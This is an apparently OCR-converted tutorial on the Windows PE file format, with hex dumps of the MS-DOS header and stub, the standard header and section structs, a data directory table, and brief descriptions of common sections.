


```
MZ        ÿÿ          @                       €              î!   Lî!This program cannot be run in DOS mode.
$        PE  L   ªE3S :                         @                    ð    ¿d
                                                      €                          À`
        .text                         P`.data                      @ 0À.rdata  ä    0
 @ 0@/4                        @ 0@.bss          P               € 0À.idata
@ 0À.CRT        p              @ 0À.tls       €                @ 0À/14      8                      @
+B/29                   $           @ +B/41     X        2           @ +B/55     l    À      4        @
+B/67       4     Ð       6           @ 0B/80       8     à      8           @ +B
```

General PE File Structure




MS-DOS Header



```
          00 01  02 03   04 05  06 07   08 09  0a 0b   0c 0d  0e 0f
00000000  4d 5a  90 00   03 00  00 00   04 00  00 00   ff ff  00 00   MZ ........ÿÿ..
00000010  b8 00  00 00   00 00  00 00   40 00  00 00   00 00  00 00   ¸.......@.......
00000020  00 00  00 00   00 00  00 00   00 00  00 00   00 00  00 00   ................
00000030  00 00  00 00   00 00  00 00   00 00  00 00   f0 00  00 00   ............ð...
00000040  0e 1f  ba 0e   00 b4  09 cd   21 b8  01 4c   cd 21  54 68   ..º..´.Í!¸.LÍ!Th
00000050  69 73  20 70   72 6f  67 72   61 6d  20 63   61 6e  6e 6f   is program canno
00000060  74 20  62 65   20 72  75 6e   20 69  6e 20   44 4f  53 20   t be run in DOS
00000070  6d 6f  64 65   2e 0d  0d 0a   24 00  00 00   00 00  00 00   mode....$.......
00000080  63 8a  9f 9f   27 eb  f1 cc   27 eb  f1 cc   27 eb  f1 cc   cŠŸŸ'ëñÌ'ëñÌ'ëñÌ
00000090  2e 93  62 cc   16 eb  f1 cc   27 eb  f0 cc   55 e8  f1 cc   .“bÌ.ëñÌ'ëðÌUèñÌ
000000a0  2e 93  63 cc   26 eb  f1 cc   2e 93  64 cc   20 eb  f1 cc   .“cÌ&ëñÌ.“dÌ ëñÌ
000000b0  2e 93  72 cc   d1 eb  f1 cc   2e 93  75 cc   c4 eb  f1 cc   .“rÌÑëñÌ.“uÌÄëñÌ
000000c0  2e 93  65 cc   26 eb  f1 cc   2e 93  60 cc   26 eb  f1 cc   .“eÌ&ëñÌ.“`Ì&ëñÌ
000000d0  52 69  63 68   27 eb  f1 cc   00 00  00 00   00 00  00 00   Rich'ëñÌ........
000000ef  00 00  00 00   00 00  00 00   00 00  00 00   00 00  00 00   ................
```

MS-DOS header only, opened in a hex editor. Notable strings: it starts with “MZ” and it contains the following text: “This program cannot be run in DOS mode.”


MS-DOS Header



```
typedef struct _IMAGE_DOS_HEADER {      // DOS .EXE header
    WORD   e_magic;                     // Magic number
    WORD   e_cblp;                      // Bytes on last page of file
    WORD   e_cp;                        // Pages in file
    WORD   e_crlc;                      // Relocations
    WORD   e_cparhdr;                   // Size of header in paragraphs
    WORD   e_minalloc;                  // Minimum extra paragraphs needed
    WORD   e_maxalloc;                  // Maximum extra paragraphs needed
    WORD   e_ss;                        // Initial (relative) SS value
    WORD   e_sp;                        // Initial SP value
    WORD   e_csum;                      // Checksum
    WORD   e_ip;                        // Initial IP value
    WORD   e_cs;                        // Initial (relative) CS value
    WORD   e_lfarlc;                    // File address of relocation table
    WORD   e_ovno;                      // Overlay number
    WORD   e_res[4];                    // Reserved words
    WORD   e_oemid;                     // OEM identifier (for e_oeminfo)
    WORD   e_oeminfo;                   // OEM information; e_oemid specific
    WORD   e_res2[10];                  // Reserved words
    LONG   e_lfanew;                    // File address of new exe header
  } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

***BYTE* – 8 bits (1 byte), “unsigned char”** ***CHAR* – 8 bits (1 byte), “char”** ***DWORD* – 4 bytes (32 bits) “unsigned long”**	***LONG* – 4 bytes (32 bits) “long”** ***ULONGLONG* – 8 bytes (64 bits) “unsigned long long”** ***WORD* – 2 bytes (16 bits) “unsigned short”**

PE Header



```
          00 01  02 03  04 05  06 07  08 09  0a 0b  0c 0d  0e 0f
00000000  4d 5a  90 00  03 00  00 00  04 00  00 00  ff ff  00 00   MZ ........ÿÿ..
00000010  b8 00  00 00  00 00  00 00  40 00  00 00  00 00  00 00   ¸.......@.......
00000020  00 00  00 00  00 00  00 00  00 00  00 00  00 00  00 00   ................
0000003c  00 00  00 00  00 00  00 00  00 00  00 00  f0 00  00 00   ............ð...
00000040  0e 1f  ba 0e  00 b4  09 cd  21 b8  01 4c  cd 21  54 68   ..º..´.Í!¸.LÍ!Th
00000050  69 73  20 70  72 6f  67 72  61 6d  20 63  61 6e  6e 6f   is program canno
00000060  74 20  62 65  20 72  75 6e  20 69  6e 20  44 4f  53 20   t be run in DOS
00000070  6d 6f  64 65  2e 0d  0d 0a  24 00  00 00  00 00  00 00   mode....$.......
00000080  63 8a  9f 9f  27 eb  f1 cc  27 eb  f1 cc  27 eb  f1 cc   cŠŸŸ'ëñÌ'ëñÌ'ëñÌ
00000090  2e 93  62 cc  16 eb  f1 cc  27 eb  f0 cc  55 e8  f1 cc   .“bÌ.ëñÌ'ëðÌUèñÌ
000000a0  2e 93  63 cc  26 eb  f1 cc  2e 93  64 cc  20 eb  f1 cc   .“cÌ&ëñÌ.“dÌ ëñÌ
000000b0  2e 93  72 cc  d1 eb  f1 cc  2e 93  75 cc  c4 eb  f1 cc   .“rÌÑëñÌ.“uÌÄëñÌ
000000c0  2e 93  65 cc  26 eb  f1 cc  2e 93  60 cc  26 eb  f1 cc   .“eÌ&ëñÌ.“`Ì&ëñÌ
000000d0  52 69  63 68  27 eb  f1 cc  00 00  00 00  00 00  00 00   Rich'ëñÌ........
000000e0  00 00  00 00  00 00  00 00  00 00  00 00  00 00  00 00   ................
000000f0  50 45  00 00  4c 01  04 00  15 3b  b8 50  00 00  00 00   PE..L....;¸P....
00000100  00 00  00 00  e0 00  02 21  0b 01  09 00  00 50  0c 00   ....à..!.....P..
```

MS-DOS header specifies (e_lfanew) the start of PE header.


PE Header structures

```
typedef struct _IMAGE_NT_HEADERS {
   DWORD Signature;
   IMAGE_FILE_HEADER FileHeader;
   IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

```
typedef struct _IMAGE_FILE_HEADER {
   WORD    Machine;
   WORD    NumberOfSections;
   DWORD   TimeDateStamp;
   DWORD   PointerToSymbolTable;
   DWORD   NumberOfSymbols;
   WORD    SizeOfOptionalHeader;
   WORD    Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

```
typedef struct _IMAGE_OPTIONAL_HEADER {
   WORD    Magic;
   BYTE    MajorLinkerVersion;
   BYTE    MinorLinkerVersion;
   DWORD   SizeOfCode;
   DWORD   SizeOfInitializedData;
   DWORD   SizeOfUninitializedData;
   DWORD   AddressOfEntryPoint;
   DWORD   BaseOfCode;
   DWORD   BaseOfData;
   DWORD   ImageBase;
   DWORD   SectionAlignment;
   DWORD   FileAlignment;
   WORD    MajorOperatingSystemVersion;
   WORD    MinorOperatingSystemVersion;
   WORD    MajorImageVersion;
   WORD    MinorImageVersion;
   WORD    MajorSubsystemVersion;
   WORD    MinorSubsystemVersion;
   DWORD   Win32VersionValue;
   DWORD   SizeOfImage;
   DWORD   SizeOfHeaders;
   DWORD   CheckSum;
   WORD    Subsystem;
   WORD    DllCharacteristics;
   DWORD   SizeOfStackReserve;
   DWORD   SizeOfStackCommit;
   DWORD   SizeOfHeapReserve;
   DWORD   SizeOfHeapCommit;
   DWORD   LoaderFlags;
   DWORD   NumberOfRvaAndSizes;
   IMAGE_DATA_DIRECTORY DataDirectory[16];
}
```


Data Directory



Member	Offset	Size	Value	Section
Export Directory RVA	00000168	Dword	000B51C0	.text
Export Directory Size	0000016C	Dword	0000A9B1	
Import Directory RVA	00000170	Dword	000BFB74	.text
Import Directory Size	00000174	Dword	000001F4	
Resource Directory RVA	00000178	Dword	000C7000	.rsrc
Resource Directory Size	0000017C	Dword	00000528	
Exception Directory RVA	00000180	Dword	00000000	
Exception Directory Size	00000184	Dword	00000000	
Security Directory RVA	00000188	Dword	00000000	
Security Directory Size	0000018C	Dword	00000000	
Relocation Directory RVA	00000190	Dword	000C8000	.reloc
Relocation Directory Size	00000194	Dword	0000B0B0	
Debug Directory RVA	00000198	Dword	000C59B4	.text
Debug Directory Size	0000019C	Dword	00000038	
Architecture Directory RVA	000001A0	Dword	00000000	
Architecture Directory Size	000001A4	Dword	00000000	
Reserved	000001A8	Dword	00000000	
Reserved	000001AC	Dword	00000000	
TLS Directory RVA	000001B0	Dword	00000000	
TLS Directory Size	000001B4	Dword	00000000	
Configuration Directory RVA	000001B8	Dword	00082890	.text
Configuration Directory Size	000001BC	Dword	00000040	

Image section table

```
#define IMAGE_SIZEOF_SHORT_NAME          8
typedef struct _IMAGE_SECTION_HEADER {
   BYTE    Name[IMAGE_SIZEOF_SHORT_NAME];
   union {
         DWORD   PhysicalAddress;
         DWORD   VirtualSize;
   } Misc;
   DWORD   VirtualAddress;
   DWORD   SizeOfRawData;
   DWORD   PointerToRawData;
   DWORD   PointerToRelocations;
   DWORD   PointerToLinenumbers;
   WORD    NumberOfRelocations;
   WORD    NumberOfLinenumbers;
   DWORD   Characteristics;
} #define IMAGE_SIZEOF_SECTION_HEADER       40
```




Executable code section, .text
The .text section also contains the entry point mentioned earlier. The IAT also lives in the .text section immediately before the module entry point.
Data sections, .bss, .rdata, .data

The .bss section represents uninitialized data for the application, including all variables declared as static within a function or source module.
The .rdata section represents read-only data, such as literal strings, constants, and debug directory information.
All other variables (except automatic variables, which appear on the stack) are stored in the .data section. Basically, these are application or module global variables.

The .rsrc section contains resource information for a module. It begins with a resource directory structure like most other sections, but this section's data is further structured into a resource tree. The IMAGE_RESOURCE_DIRECTORY, shown below, forms the root and nodes of the tree.

